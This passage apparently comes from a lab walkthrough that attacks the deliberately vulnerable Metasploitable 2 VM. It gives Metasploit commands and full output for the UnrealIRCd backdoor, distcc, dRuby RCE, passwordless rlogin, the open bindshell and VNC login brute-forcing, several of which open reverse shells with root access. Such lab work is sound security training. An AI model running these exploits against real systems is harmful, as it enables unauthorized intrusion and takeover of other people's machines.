
```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] 192.168.1.103:6667 - Connected to 192.168.1.103:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP a
[*] 192.168.1.103:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OZ9PrxfX070Tj7g3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "OZ9PrxfX070Tj7g3\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 5 opened (192.168.1.108:4444 -> 192.168.1.103:42488) at 2018-12-13

id
uid=0(root) gid=0(root)
```

Exploiting Port 36255

This is a weakness that allows arbitrary commands on systems running distccd. We will be using Distcc Daemon Command Execution. This module uses a documented security weakness to execute arbitrary commands on any system running distccd.




```
msf > use exploit/unix/misc/distcc_exec
msf exploit (unix/misc/distcc_exec) > set rhost 192.168.1.103
msf exploit (unix/misc/distcc_exec) > exploit
```




```
msf > use exploit/unix/misc/distcc_exec
msf exploit(unix/misc/distcc_exec) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 3xi7fPP6ZjmCKpTq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "3xi7fPP6ZjmCKpTq\r\n"
[*] Matching...
[*] A is input
[*] Command shell session 6 opened (192.168.1.108:4444 -> 192.168.1.103:36255) at 2018

whoami
daemon
```

Remote Login Exploitation


A remote login is a tool that was used before ssh came into the picture. Since we have the login credentials for Metasploitable 2, we will be using Rlogin to connect to it, using the "-l" flag to define the login name.



```
rlogin -l msfadmin 192.168.1.10
```




```
rlogin -l msfadmin 192.168.1.103
```



```
msf > use auxiliary/scanner/rservices/rlogin_login
msf auxiliary(scanner/rservices/rlogin_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/rservices/rlogin_login) > set username root
username => root
msf auxiliary(scanner/rservices/rlogin_login) > exploit

[*] 192.168.1.103:513     - 192.168.1.103:513 - Starting rlogin sweep
[*] 192.168.1.103:513     - 192.168.1.103:513 rlogin - Attempting: 'root':"" from 'root'
[+] 192.168.1.103:513     - 192.168.1.103:513, rlogin 'root' from 'root' with no password.
[!] 192.168.1.103:513     - *** auxiliary/scanner/rservices/rlogin_login is still calling the dep
[!] 192.168.1.103:513     - *** For detailed information about LoginScanners and the Credentials
[!] 192.168.1.103:513     -     https://github.com/rapid7/metasploit-framework/wiki/Creating-Met
[!] 192.168.1.103:513     -     https://github.com/rapid7/metasploit-framework/wiki/How-to-write
[!] 192.168.1.103:513     - *** For examples of modules converted to just report credentials with
[!] 192.168.1.103:513     -     https://github.com/rapid7/metasploit-framework/pull/5376
[!] 192.168.1.103:513     -     https://github.com/rapid7/metasploit-framework/pull/5377
[*] Command shell session 8 opened (192.168.1.108:1023 -> 192.168.1.103:513) at 2018-12-13 08:24
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit has a module in its auxiliary section that we can use to get into the rlogin.

```
msf > use auxiliary/scanner/rservices/rlogin_login
msf auxiliary (scanner/rservices/rlogin_login) > set rhosts 192.168.1.103
msf auxiliary (scanner/rservices/rlogin_login) > set username root
msf auxiliary (scanner/rservices/rlogin_login) > exploit
```




```
msf > use auxiliary/scanner/rservices/rlogin_login
msf auxiliary(scanner/rservices/rlogin_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/rservices/rlogin_login) > set username root
username => root
msf auxiliary(scanner/rservices/rlogin_login) > exploit

[*] 192.168.1.103:513     - 192.168.1.103:513 - Starting rlogin sweep
[*] 192.168.1.103:513     - 192.168.1.103:513 rlogin - Attempting: 'root':"" from 'root'
[+] 192.168.1.103:513     - 192.168.1.103:513, rlogin 'root' from 'root' with no password.
[!] 192.168.1.103:513     - *** auxiliary/scanner/rservices/rlogin_login is still calling the dep
[!] 192.168.1.103:513     - *** For detailed information about LoginScanners and the Credentials
[!] 192.168.1.103:513     -     https://github.com/rapid7/metasploit-framework/wiki/Creating-Met
[!] 192.168.1.103:513     -     https://github.com/rapid7/metasploit-framework/wiki/How-to-write
[!] 192.168.1.103:513     - *** For examples of modules converted to just report credentials with
[!] 192.168.1.103:513     -     https://github.com/rapid7/metasploit-framework/pull/5376
[!] 192.168.1.103:513     -     https://github.com/rapid7/metasploit-framework/pull/5377
[*] Command shell session 8 opened (192.168.1.108:1023 -> 192.168.1.103:513) at 2018-12-13 08:24
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploiting Distributed Ruby Remote Code Execution (8787)


Now that we know that this service is running successfully, let’s try to exploit it using Metasploit.

This module exploits remote code execution vulnerabilities in dRuby.



```
msf > use exploit/linux/misc/drb
msf exploit (linux/misc/drb_rem
msf exploit (linux/misc/drb_rem
```


```
msf > use exploit/linux/misc/drb_remote_codeexec
msf exploit (linux/misc/drb_remote_code) > set rhost 192.168.1.103
msf exploit (linux/misc/drb_remote_code) > exploit
```



```
msf > use exploit/linux/misc/drb_remote_codeexec
msf exploit(linux/misc/drb_remote_codeexec) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(linux/misc/drb_remote_codeexec) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] Trying to exploit instance_eval method
[!] Target is not vulnerable to instance_eval method
[*] Trying to exploit syscall method
[*] attempting x86 execve of .PFzERlkGUsWuWqgt
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Cvb5kGY6tTHBJ8XP;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Cvb5kGY6tTHBJ8XP\r\n"
[*] Matching...
[*] A is input
[*] Command shell session 7 opened (192.168.1.108:4444 -> 192.168.1.103:38310) at 2018-12-13
[+] Deleted .PFzERlkGUsWuWqgt

whoami
root
```


Bindshell Exploitation

Metasploitable 2 comes with an open bindshell service running on port 1524. We will be using Netcat to connect to it.



```
nc 192.168.1.103 1524
```

```
nc 192.168.1.103 1524
```




```
root@kali:~# nc 192.168.1.103 1524
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69133 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5265163 (5.0 MB)  TX bytes:3750595 (3.5 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:336 errors:0 dropped:0 overruns:0 frame:0
          TX packets:336 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:138669 (135.4 KB)  TX bytes:138669 (135.4 KB)

root@metasploitable:/#
```

Exploiting Port 5900 (VNC)


Virtual Network Computing or VNC service runs on port 5900, this service can be exploited using a module in Metasploit to find the login credentials. This module will test a VNC server on a range of machines and report successful logins.

Currently, it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challengeresponse authentication method.




```
msf > use auxiliary/scanner/vn
msf auxiliary (scanner/vnc/vnc
msf auxiliary (scanner/vnc/vnc
```

```
1 msf > use auxiliary/scanner/vnc/vnc_login
2 msf auxiliary (scanner/vnc/vnc_login) > set login 192.168.1.103
3 msf auxiliary (scanner/vnc/vnc_login) > exploit
```




```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.1.103:5900    - 192.168.1.103:5900 - Starting VNC login sweep
[!] 192.168.1.103:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.1.103:5900    - 192.168.1.103:5900 - Login Successful: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) > 
```

Let's put what we've found to the test by connecting using the vncviewer




```
vncviewer 192.168.1.103
```

```
1 vncviewer 192.168.1.103
```



```
root@kali:~# vncviewer 192.168.1.103
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
```


The credentials work and we have a remote desktop session that pops up in Kali.




```
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69356 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68619 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5281104 (5.0 MB)  TX bytes:4035558 (3.8 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:378 errors:0 dropped:0 overruns:0 frame:0
          TX packets:378 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:159293 (155.5 KB)  TX bytes:159293 (155.5 KB)

root@metasploitable:/#
```

Exploiting Port 8180 (Apache Tomcat)

